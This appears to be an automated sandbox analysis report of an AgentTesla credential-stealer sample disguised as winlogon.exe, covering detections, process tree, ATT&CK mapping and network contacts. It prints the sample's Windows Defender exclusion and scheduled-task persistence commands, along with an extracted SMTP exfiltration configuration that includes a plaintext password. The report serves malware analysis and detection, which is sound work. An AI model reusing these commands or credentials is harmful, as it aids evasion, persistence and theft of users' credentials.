ID: 532921
Sample Name: winlogon.exe
Cookbook: default.jbs
Time: 20:21:14
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report winlogon.exe

Overview


General Information

Sample Name:	winlogon.exe
Analysis ID:	532921
MD5:	629f5bb8b5ee75e.
SHA1:	b09925a7163bef8.
SHA256:	15637f2d530662c.
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Tries to steal Mail credentials (via fil…
- Sigma detected: Bad Opsec Default…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…
- Allocates memory in foreign process…

Classification



Process Tree

- **System is w10x64**
- winlogon.exe (PID: 6768 cmdline: "C:\Users\user\Desktop\winlogon.exe" MD5: 629F5BB8B5EE75E90C393AD9D96A1772)
  - powershell.exe (PID: 6968 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6584 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6632 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\UlhpAjSuVoTa" /XML "C:\Users\user\AppData\Local\Temp\tmpD7F1.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 6284 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "m.melendez@stockmeieir.com",
  "Password": "aU6sb@#1%Efh",
  "Host": "smtp.stockmeieir.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.673745105.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000000.673745105.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000002.929063872.000000000291000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.929063872.000000000290 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000006.00000002.928192822.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.winlogon.exe.2bf1b4c.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1 1	Credentials in Registry 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Security Software Discovery 2 1 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
winlogon.exe	24%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://smtp.stockmeieir.com	0%	Avira URL Cloud	safe	
http://wwHpow.com	0%	Avira URL Cloud	safe	
http://https://Qr1QL48h5BTOb.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high
smtp.stockmeieir.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532921
Start date:	02.12.2021
Start time:	20:21:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	winlogon.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/8@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:22:08	API Interceptor	1x Sleep call for process: winlogon.exe modified
20:22:12	API Interceptor	40x Sleep call for process: powershell.exe modified
20:22:23	API Interceptor	826x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.224	Dhl Document.exe	Get hash	malicious	Browse	
	hkpg4iBhY1.exe	Get hash	malicious	Browse	
	PO_783992883.exe	Get hash	malicious	Browse	
	Payment copy $95,914.38MT103_0987658999643PDF.exe	Get hash	malicious	Browse	
	Details To Be Reconfirmed.doc	Get hash	malicious	Browse	
	03SPwb995m.exe	Get hash	malicious	Browse	
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	
	DOC221121.exe	Get hash	malicious	Browse	
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	
	AWB Number 0004318855.DOCX.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-56.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	vYeUxRnIbLKDudo.exe	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Dhl Document 7348255141.exe	Get hash	malicious	Browse	• 208.91.198.143
	Dhl Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	DHL Waybill receipt.exe	Get hash	malicious	Browse	• 208.91.199.223
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	BOQ.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Spares and tools.exe	Get hash	malicious	Browse	• 208.91.198.143
	CARTASCONF.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Documento de env.exe	Get hash	malicious	Browse	• 208.91.199.223
	hkpg4iBhY1.exe	Get hash	malicious	Browse	• 208.91.199.224
	account details and invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	justificantepago_es_180208779493.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	winlogon.exe	Get hash	malicious	Browse	• 208.91.198.143
	PO_783992883.exe	Get hash	malicious	Browse	• 208.91.199.223
	OUTWARD SWIFT-103 MSG Payment Transcript.PDF.exe	Get hash	malicious	Browse	• 208.91.199.223
	ROfr29tilpUhTHx.exe	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Dhl Document 7348255141.exe	Get hash	malicious	Browse	• 208.91.198.143
	TNT Documents.exe	Get hash	malicious	Browse	• 119.18.54.99
	Dhl Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	DHL Waybill receipt.exe	Get hash	malicious	Browse	• 208.91.199.223
	Shipping Document BL Copy.exe	Get hash	malicious	Browse	• 103.195.185.115
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	SHIPPING DOCUMENT & PL.exe	Get hash	malicious	Browse	• 103.195.185.115
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	DHL Receipt.html	Get hash	malicious	Browse	• 199.79.62.126

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe	justificantepago_es_180208779494.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\winlogon.exe.log	
Process:	C:\Users\user\Desktop\winlogon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\winlogon.exe.log	
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22320
Entropy (8bit):	5.602598488027755
Encrypted:	false
SSDEEP:	384:StCDm0QsEdEY7SlxRgS0nUjultli77Y9gFSJ3x6T1MaPZlbAV77FvOZBDI+9zg:l/sTUClt9fFcACOfwPIV4
MD5:	AA1D3E3546DF44DAE5F48413437EDBE4
SHA1:	5C5AE47F753AA6EAE575C7C9750D76BAB26EBD5B
SHA-256:	E0CFFE057ABB82AEE8350F87A2D10B3F4C838767B04847B858D1E7AB25F6B7D3
SHA-512:	591B822BEA9032C0A33BAE648B34BB993B60D22A49D0A70C01750F21575A1C1842B06A4AF0C1ED52C9112058775AD6C5F602782E7AD96999B6F42C1E851F3E41
Malicious:	false
Reputation:	low
Preview:	@...e.....h.p.....M...I.....@.....H.....<@.^.L."My...:U..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0gbn1r51.3xf.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_brqhmx13.5q1.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_brqhmx13.5q1.psm1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	 1

C:\Users\user\AppData\Local\Temp\tmpD7F1.tmp	
Process:	C:\Users\user\Desktop\winlogon.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1599
Entropy (8bit):	5.139934532028239
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtaTxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTIv
MD5:	69054F2C960937C174E7410ABB925255
SHA1:	ED6E69491A37FFA722743420727CE92B37D7C122
SHA-256:	F2BACD6A1A1788FF112806BC7D1AEE8A1468C881ED71096151A72FDF38F1D7B2
SHA-512:	8A96CEDF8600A43B044A76E3164BABD9260D2C0F1CBE4FC9448C945E4FF91143512D7DE3B6A1FC153A99EF5C12AC4981894C01A1F8D5B5AFF5FAE32BAB237C 33
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe	
Process:	C:\Users\user\Desktop\winlogon.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	473600
Entropy (8bit):	7.814013296316778
Encrypted:	false
SSDEEP:	12288:Tu39J++7isfbzaXkpbWiVSDZynHjqRpfJ2Wfi/Srws:TutJ++7lzzkCUZSHjqff9fi6r
MD5:	629F5BB8B5EE75E90C393AD9D96A1772
SHA1:	B09925A7163BEF858657A1B39146FE27ABB01F99
SHA-256:	15637F2D530662C968272C1E6E48CA6A093F0C828EDF0CBB5CD32D9AF03B3FF5
SHA-512:	3434C0B1F42533C42A4232809A007DDFD340EBC0D500DB436CD038E3D3B4AAF0FD8BCF36E3A1CEE4442C5D894679F5CDC7CEF5A90C04534F937121D6CC9E3 7
Malicious:	**true**
Joe Sandbox View:	• Filename: justificantepago_es_180208779494.xlsx, Detection: malicious, Browse
